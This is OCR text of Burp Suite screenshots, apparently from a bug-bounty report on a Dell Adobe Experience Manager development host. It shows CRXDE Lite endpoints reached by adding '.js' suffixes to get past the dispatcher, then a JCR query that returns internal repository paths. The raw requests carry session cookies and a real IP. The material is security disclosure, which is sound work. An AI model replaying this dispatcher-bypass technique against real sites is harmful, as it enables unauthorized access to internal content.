
(INTERNAL PAGE)

404 Not Found

https://dev1-dam.delltechnologies.com

Not Found

The requested URL was not found on this server.



Attacker
Payload Static file:
JS , CSS , html , image ..etc
Dispatcher
Static file:
JS , CSS , html , image ..etc
no
Cache server
Link Page
Web Server
Localhost Page

404 Not Found

https://dev1-dam.delltechnologies.com

Not Found

The requested URL was not found on this server.


404 Not Found
عدم المزامنة
https://dev1-dam.delltechnologies.com/crx/de/index.jsp
Not Found
The requested URL was not found on this server.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User optior

Intercept | HTTP history | WebSockets history | Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add
Edit
Remove

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in oth

Import / export CA certificate | Regenerate CA certificate

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules:

Add
Edit
Remove
Up
Down

Enabled	Operator	Match type	Relationship	Condition
☐		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$|...
☐	Or	Request	Contains parameters	
☐	Or	HTTP method	Does not match	(get|post)
☐	And	URL	Is in target scope	

☐ Automatically fix missing or superfluous new lines at end of request


Intercept | HTTP history | WebSockets history | Options

Request to https://dev1-dam.delltechnologies.com:443 [143.166.68.106]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
GET /crx/de/index.jsp?&aas.js HTTP/1.1
Host: devl-dam.delltechnologies.com
Cookie: ys-repository=
o%3Awidth%3Dn%253A240%5Eheight%3Dn%253A520%5Ecollapsed%3Db%253A0%5EselectedPath%3Ds%253A/crx.default%253Ajcr%25253aroot; ys-tools=
o%3AactiveTab%3Ds%253Alogging; renderid=rend01; JSESSIONID_ONEDAM=node01sphpn7tvofqe0hgg7ezob397282.node0
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
Edg/101.0.1210.53
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
Connection: close
```


CRXDE Lite
عدم المزامنة
https://dev1-dam.delltechnologies.com/crx/de/index.jsp?&aas.js
Loading...

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project optio

Intercept | HTTP history | WebSockets history | Options

Request to https://dev1-dam.delltechnologies.com:443 [143.166.68.106]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /crx/de/init.jsp?_dc=1653953863553 HTTP/1.1
2 Host: dev1-dam.delltechnologies.com
3 Cookie: ys-repository=
  o%3Awidth%3Dn%253A240%5Eheight%3Dn%253A520%5Ecollapsed%3Db%253A0%5EselectedPath%3Ds%253A/crx.default%253Ajcr%25253aro
  o%3AactiveTab%3Ds%253Alogging; renderid=rend01; JSESSIONID_ONEDAM=node01sphpn7tvofqe0hgg7ezob397282.node0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
5 X-Requested-With: XMLHttpRequest
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Saf
  Edg/101.0.1210.53
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: cors
2 Sec-Fetch-Dest: empty
3 Referer: https://dev1-dam.delltechnologies.com/crx/de/index.jsp?&aas.js
4 Accept-Encoding: gzip, deflate
5 Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
6 Connection: close
7
8
```

Intercept HTTP history WebSockets history Options

Request to https://dev1-dam.delltechnologies.com:443 [143.166.68.106]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1 GET /crx/de/init.jsp?_dc=1653953863553&bugcrowd.js HTTP/1.1
2 Host: dev1-dam.delltechnologies.com
3 Cookie: ys-repository=
o%3Awidth%3Dn%253A240%5Eheight%3Dn%253A520%5Ecollapsed%3Db%253A0%5EselectedPath%3Ds%253A/crx.default%253Ajcr%25253aroot; ys-tools=
o%3AactiveTab%3Ds%253Alogging; renderid=rend01; JSESSIONID_ONEDAM=node01sphpn7tvofqe0hgg7ezob397282.node0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
5 X-Requested-With: XMLHttpRequest
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
Edg/101.0.1210.53
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://dev1-dam.delltechnologies.com/crx/de/index.jsp?&aas.js
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
16 Connection: close
17
```

Request to https://dev1-dam.delltechnologies.com:443 [143.166.68.106]

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
GET /crx/de/nodetypes.jsp?_dc=1653954088395&aaggd.js HTTP/1.1
Host: devl-dam.delltechnologies.com
Cookie: ys-repository=
o%3Awidth%3Dn%253A240%5Eheight%3Dn%253A520%5Ecollapsed%3Db%253A0%5EselectedPath%3Ds%253A/crx.default%253Ajcr%25253aroot; ys-tools=
o%3AactiveTab%3Ds%253Alogging; renderid=rend01; JSESSIONID_ONEDAM=node01sphpn7tvofqe0hgg7ezob397282.node0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft Edge";v="101"
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
Edg/101.0.1210.53
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://devl-dam.delltechnologies.com/crx/de/index.jsp?&aggas.js
Accept-Encoding: gzip, deflate
Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
Connection: close
```

https://dev1-dam.delltechnologies.com/crx/de/index.jsp?&aggas.js

CRXDE Lite

Save All | Create ... | Delete | Copy | Paste | Move ... | Rename ... | Overlay Node ... | Mixins ... | Tools | Unauthorized - Login ...

/apps/groovyconsole/

Home | select * from nt:base

Type: SQL Path: /

Text:

Query: select * from nt:base

Generate | Execute | Show result

The query re[illegible]versed more than 100000 nodes. To avoid affecting other tasks, processing was stopped.

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger | Extender | Project options | User options | Learn

1 × 2 × 3 × ...

Send | Cancel

Target: https://dev1-dam.delltechnologies.com | HTTP/1

Request

Pretty | Raw | Hex

```
1 GET /crx/de/query.jsp?_dc=1653954960008&_charset_=utf-8&type=sql&stmt=
  select%20*%20from%20nt%3Abase&showResults=true&asdadBG.js HTTP/1.1
2 Host: devl-dam.delltechnologies.com
3 Cookie: ys-tools=o%3AactiveTab%3Ds%253Alogging; ys-repository=
  o%3Awidth%3Dn%253A240%5Eheight%3Dn%253A557%5Ecollapsed%3Db%253A0%5Eselec
  tedPath%3Ds%253A/crx.default%253Ajcr%25253aroot; ys-tools-wrapper=
  o%3Aheight%3Dn%253A240%5Ecollapsed%3Db%253Al; renderid=rend01;
  JSESSIONID_ONEDAM=node01sphpn7tvofqe0hgg7ezob397282.node0
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Microsoft
  Edge";v="101"
5 X-Requested-With: XMLHttpRequest
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/101.0.4951.64 Safari/537.36
  Edg/101.0.1210.53
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
  https://devl-dam.delltechnologies.com/crx/de/index.jsp?&aggas.js
14 Accept-Encoding: gzip, deflate
15 Accept-Language: ar,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
16 Connection: close
17
18
```

Search... 0 matches

Response


Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 30 May 2022 23:59:09 GMT
3 Server: Apache
4 X-UA-Compatible: IE=edge,chrome=1
5 Connection: close
6 Content-Type: application/json;charset=utf-8
7 Content-Length: 9429043
8
9 {
    "results":[
      {
        "path":"/",
        "type":"rep:root"
      },
      {
        "path":"/assetservices",
        "type":"nt:unstructured"
      },
      {
        "path":"/assetservices/api",
        "type":"nt:unstructured"
      },
      {
        "path":"/assetservices/api/v1",
        "type":"nt:unstructured"
      },
      {
        "path":"/assetservices/api/v1/assets",
        "type":"nt:unstructured"
      },
      {
        "path":"/assetservices/api/v1/assets/search",
        "type":"nt:unstructured"
      },
      {
```

Search... 0 matches

Inspector

Request Attributes	2
Request Query Parameters	6
Request Body Parameters	0
Request Cookies	5
Request Headers	15
Response Headers	6


Home
Query
Type:
XPath
Path:
/
Text:
XPath
SQL
SQL2
Query:
Generate
Execute
Show result
Path

Burp Suite

